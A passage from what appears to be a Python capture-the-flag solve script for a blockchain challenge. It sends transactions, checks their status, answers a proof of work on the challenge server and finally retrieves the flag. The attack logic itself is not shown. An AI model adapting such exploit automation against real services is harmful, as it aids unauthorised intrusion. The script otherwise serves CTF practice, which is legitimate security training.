                str(1_000_000),  # to avoid an error in eth_estimateGas
            ],
            stdout=subprocess.PIPE,
            stderr=subprocess.PIPE,
        )
        number = int(json.loads(res.stdout)["blockNumber"], 16)
        status = json.loads(res.stdout)["status"]
```

```
        print("block number", number, "status", status)
        if status == "0x1":
            master_turn = False
    else:
        r = remote(CHALLENGE_HOST, CHALLENGE_PORT, level="debug")
        r.recvuntil(b"action? ")
        r.sendline(b"3")
        solve_pow(r)
        r.recvuntil(b"uuid please: ")
        r.sendline(uuid)
        r.recvuntil(b"tx status: ")
        tx_status = r.recvline().strip().decode()
        r.recvuntil(b"tx hash: ")
        tx_hash = r.recvline().strip().decode()
        r.close()

        if tx_status == "1":
            master_turn = True

r = remote(CHALLENGE_HOST, CHALLENGE_PORT, level="debug")
r.recv()
r.sendline(b"4")
r.recvuntil(b"uuid please: ")
r.sendline(uuid)
r.recvuntil(b"Here's the flag: \n")
flag = r.recvline().strip()
print(flag)
```